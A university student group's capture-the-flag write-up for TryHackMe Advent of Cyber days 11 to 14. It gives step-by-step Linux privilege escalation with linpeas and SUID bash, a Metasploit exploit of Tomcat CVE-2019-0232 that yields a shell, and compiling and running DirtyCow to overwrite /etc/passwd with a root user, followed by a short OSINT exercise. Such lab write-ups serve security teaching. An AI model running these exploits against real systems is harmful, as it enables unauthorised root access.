PSP0201

Week 4

Writeup

Group Name: DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Day 11: The Rogue Gnome

Question 1

Vertical Privilege Escalation

> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

Vertical Privilege Escalation

> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 3

Horizontal Privilege Escalation

> ### 11.4.1. Horizontal Privilege Escalation:
>
> A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

Sudoers

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

/ -name id_rsa 2> /dev/null

> Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

Question 6


chmod +x find.sh

> At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rw**x**rw**x**r):
>
> `-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh`

Question 7


python3 -m http.server 8080

> **11.10.2.** Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



Question 8

THM{2fb10afe933296592}



Thought Process:

Start our terminal by typing in “ssh cmnatic@<ip address>”, continue connecting with the reply “yes”, and key in the password provided, then we are logged in. go to the website, search for “linpeas” and visit the github website. Choose linpeas>linpeas.sh, change the script to raw and copy the script below. Open up a new tab, type in “mkdir uploads”, “cd uploads”, then, “nano linpeas.sh” and paste the script in the empty spaces, save it. Go

ahead to do “python -m http.server 8080”. Hop back over here to “-bash-4.4$” with “wget http://<ip address>:8080/linpeas.sh”. Go to less linpeas, and login by using the code “chmod +x linpeas.sh”. We are making it executable, clear the screen by “ctrl l”. Run with “./linpeas.sh” and the output is shown. Open the other directory, type in “ssh cmnatic@<ip address>” and key in the password. Paste the command, “find / -perm -u=s -type f 2>/dev/null“ to look for SUID binaries. Use the bash method and run with “whoami”>”exit”>”whoami”>”bash -p”>”whoami” (root). Then, we write “ cat /root/flag.txt”, the flag is present.

Day 12 : Ready, set, elf.-Prelude

Question 1


The version number of the web server is 9.0.17 by searching knowledge bases for exploits and metasploit payloads. Go to the terminal, our site that we are attacking and do a tmux tab.


```
#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;b
ackground-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;backg
round-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;co
lor:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:
1px;background-color:#525D76;border:none;}</style></head><body><h
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port8080-TCP:V=7.60%I=7%D=12/12%Time=5FD43561%P=x86_64-pc-linux-gnu%r(G
```

Question 2

Find the metasploit payload for “Apache Tomcat 9.0 cgi”

It shows CVE-2019-0232






Question 3

In the cgi bins directory, go ahead and type "type flag1.txt".

THM{whacking_all_the_elves}



Question 4

LHOST & LPORT Is Metasploit settings we have to set.

Thought Process:

Pull up a terminal, use target.txt with the ip address we are attacking and use tmux tab. Do cat target.txt and do nmap (nmap -sVC -vv -iL target.txt), it will start the scan. Scroll up

and find the key word "Tomcat". The version number is on the line "http-title", beside the word Tomcat. Looking for CVE that can be used to create a Meterpreter entry onto the machine, we can search the website "Apache Tomcat 9.0 cgi" to Find the metasploit payload. It shows CVE-2019-0232. Go to terminal again, and type msfconsole -q to start the metasploit. Search 2019-0232, use the exploit number, zero. We choose "option" and set our host by typing in "cat target.txt" and "set rhost <Ip address>". Set it again by entering "set targeturl /cgl-bin/elfwhacker.bat" and run or exploit it. The Meterpreter is set now and create a shell. Use the command "cd c:\" and "dir"(windows command). Switch to powershell and make linux commands work, type in "cd users" and "dir". So now we have a cmnatic and an elf. Use "whoami", "elfmcskidy" to access that directory. Then, use "cd desktop" and "dir". Cgi bins directory is here and type "type flag1.txt". Now we can see the flag here.

Day 13: Networking- Coal for Christmas

Tools used: Kali Linux, Firefox

Solutions:

Question 1

To do port scanning using nmap, type in nmap 10.10.50.189 in the terminal. We can see that there are 3 tcp running on port 22,23 and 111.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.50.189
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 04:18 EDT
Nmap scan report for 10.10.50.189
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds
```

To know which is the deprecated protocol and service, by doing research, we can see that telnet is insecure as credentials information are not encrypted.

Telnet is inherently insecure. **Credential information (usernames and passwords) submitted through telnet is not encrypted and is therefore vulnerable to identity theft**. However, users can establish an Secure Shell connection instead to prevent this type of intrusion.

Question 2

To connect to the service, type in telnet 10.10.50.189 23, outputs with the username and password is provided. The credential left which is the password is clauschristmas.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.50.189 23
Trying 10.10.50.189 ...
Connected to 10.10.50.189.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

```
christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              ⟶*⟵
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/o/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]
```

Question 3

To find the distribution of Linux and version number is this server running, key in cat /etc/*release. We can see the distribution description is Ubuntu 12.04. Thus, the distribution of Linux and version number is Ubuntu 12.04.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```


Question 4

We need to look at cookies_and_milk.txt. By typing ls to show the list of files, cookies_and_milk.txt is available. Open the contents of the file using cat cookies_and_milk.txt to show the message. The grinch got here first.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*************************************************/
```

Question 5


To see the verbatim syntax, we find the original file of DirtyCow online. Based on the original file found, the compiled syntax is gcc -pthread dirty.c -o dirty -lcrypt.



```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
```

Question 6

Copy all the original code and paste in a text editor. Enter nano dirty.c in the terminal and paste all the code. Press ctrl+o and ctrl+x to save and exit. By entering ls to list the files, we can validate that the file we just created exists.



```
GNU nano 2.2.6                                File: dirty.c

// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>
```

```
$ nano dirty.c**************************************/
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
```

Based on the instructions, we need to run the command that compiles the exploit, enter gcc -pthread dirty.c -o dirty -lcrypt. Then, run ./dirty and enter a new password. Now, we can see that we can log in with the username firefart and the password that we created.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi84Fr1y7GQIg:0:0:pwned:/root:/bin/bash

mmap: 7fdd00ed9000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'Peq2111!!!'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'Peq2111!!!'.
```

Question 7

Switch the user account by entering su firefart and password. We can see that we are logged in as root as the command end with #.

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Based on the instructions, we head to the root directory by entering cd /root. We listed the files and found message_from_the_grinch.txt. The file is opened which shows a message.

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

A file coal is created based on the message, followed by a tree command into the md5sum command. Now we see the md5 hash output, 8b16f00dd3b51efadb02c1df7f8427cc.

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree| md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Question 8

CVE for DirtyCow is CVE-2016-5195.

Thought Process/methodology

nmap 10.10.50.189 is entered in the terminal to do port scanning. To know which is the deprecated protocol and service, we conduct a research and found that telnet is insecure as it does not provides encryption for credentials, which is a deprecated protocol. Next, we connect to the service using telnet which showed the username and password. Since they only wanted the password credential, our password would be clauschristmas. To perform enumeration, we tried the command in the task by trying uname -a which showed the name of the operating system. Since that is not something that we wanted, we proceeded to enter cat /etc/*release which successfully showed the distribution description. Based on the task, we need to take a look at cookies_and_milk.txt. We entered ls to show a list of files and found the file, we opened the contents of the .txt file using cat command which successfully showed the message. We then proceeded to get the original file online and paste it in the nano text editor. Based on the task, we run the gcc command. We deduced that we should look at the original file to see what should be done next. We scrolled through the comments of the file and found that after compiling, we should enter ./dirty followed by su firefart. We proceeded with it which showed that we are logged in as firefart@christmas. We did a research and found that we are logged in

as root as the command ends with #. Based on the instructions,as we are now logged in as root, we can go to the root directory using cd /root. To see what files were in there, we listed the files (using ls) and opened the message found in a .txt file. Based on the message, we proceeded with creating a file named 'coal' using the touch command followed by the tree command, which successfully showed the md5 hash output.

Day 14: Networking- Coal for Christmas

Tools used: Chrome


Solutions:

Question 1

By using https://whatsmyname.app/ , search for Ruldolph's username "*IGuidetheClaus2020*".


We were able to get a link to Ruldolph's reddit account.

Go into the link that we found in https://whatsmyname.app/, press the COMMENTS button, we get direct to Rudolph's Reddit comment history.




Question 2

Based on the comment history, we could find that Ruldolph had left a comment which stated that he was born in Chicago.



Question 3


Google search for "rudolph the red nosed reindeer robert", we find that the Rudolph creator's full name is Robert L. May



Question 4

Based on the following comment, we can guess that Rudolph other social media platform is Twitter.

To verify our guess, we used twitter to search for Ruldolph's username, and we found Rudolph twitter account.




Question 5

We can find the username of the Rudolph twitter main page which is IGuideClaus2020.

